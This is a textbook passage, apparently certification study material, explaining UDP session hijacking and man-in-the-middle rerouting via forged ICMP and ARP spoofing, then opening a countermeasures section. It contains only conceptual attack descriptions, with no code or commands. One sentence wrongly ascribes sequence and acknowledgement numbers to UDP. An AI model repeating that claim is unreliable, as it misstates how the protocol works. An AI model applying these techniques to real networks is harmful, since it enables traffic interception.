
The User Datagram Protocol (UDP) does not use packet sequencing or synchronizing. Therefore, a UDP session can be attacked more easily than a TCP session. Because UDP is connectionless, it is easy to modify data without the victim noticing. In network-level session hijack, the hijacker forges a server reply to a client UDP request before the server can respond. Thus, the attacker takes control of the session. No packets are exchanged between the server and client, because the server's sequence number fails to match the client's acknowledgement number.

The server's reply can be easily restricted if sniffing is used. An MITM attack in UDP hijacking can minimize the task of the attacker because it can stop the server's reply from reaching the client in the first place.



Client sends a UDP request
UPD response
Client
Server
Forges a reply before server replies
Attacker sniffs the traffic
Attacker

Figure 11.26: Hijacking a UDP session



MiTM Attack Using Forged ICMP and ARP Spoofing

- In this attack, the packet sniffer is **used as an interface** between the client and server
- An attacker changes the **default gateway** of the client's machine and attempts to reroute packets
- The packets between the client and server are routed through the **hijacker's host** using two techniques, as shown below:

Forged Internet Control Message Protocol (ICMP)

- It is an extension of IP to **send error messages** where the attacker can send messages to **fool the client and server**

Address Resolution Protocol (ARP) Spoofing

- ARP is used to map the **network layer addresses** (IP address) to **link layer addresses** (MAC address)

MITM Attack Using Forged ICMP and ARP Spoofing

An MITM attack uses a packet sniffer to intercept communication between a client and server. The attacker changes the default gateway of the client's machine and attempts to reroute packets. The packets between the client and server are routed through the hijacker's host by using the following two techniques.

- **Forged Internet Control Message Protocol (ICMP)**

  The Internet Control Message Protocol (ICMP) is an extension of IP used to send error messages. An attacker can use ICMP to send messages to fool the client and server. In this technique, ICMP packets are forged to redirect traffic between the client and host through the hijacker's host. The hacker's packets send error messages indicating problems in processing packets through the original connection. This fools the server and client into routing through the hijacker's path instead.

- **Address Resolution Protocol (ARP) Spoofing**

  Hosts use Address Resolution Protocol (ARP) tables to map local network layer addresses (IP addresses) to hardware addresses or MAC addresses. This technique involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending forged ARP replies. The attacker sends forged ARP replies that update the ARP tables of the host that is broadcasting ARP requests. This routes the traffic to the attacker's host instead of the legitimate IP address.

In both techniques, an attacker routes the packets in transit between the client and server through their machine.


LO#05: Explain Session Hijacking Countermeasures

Session Hijacking Countermeasures

In general, hijacking is a dangerous attack because the victim is at risk of identity theft, fraud, and loss of sensitive information. All networks using TCP/IP are vulnerable to the different types of session hijacking attacks discussed earlier. However, following best practices might protect against session hijacking attacks.

This section discusses session hijacking detection methods, session hijacking detection tools, various countermeasures to combat session hijacking attacks, and approaches causing vulnerability to session hijacking and their preventative solutions such as IP Security (IPsec).



Session Hijacking Detection Methods

Detection Method

Manual Method

Using Packet Sniffing Software

Automatic Method

Intrusion Detection Systems (IDS)

Intrusion Prevention Systems (IPS)

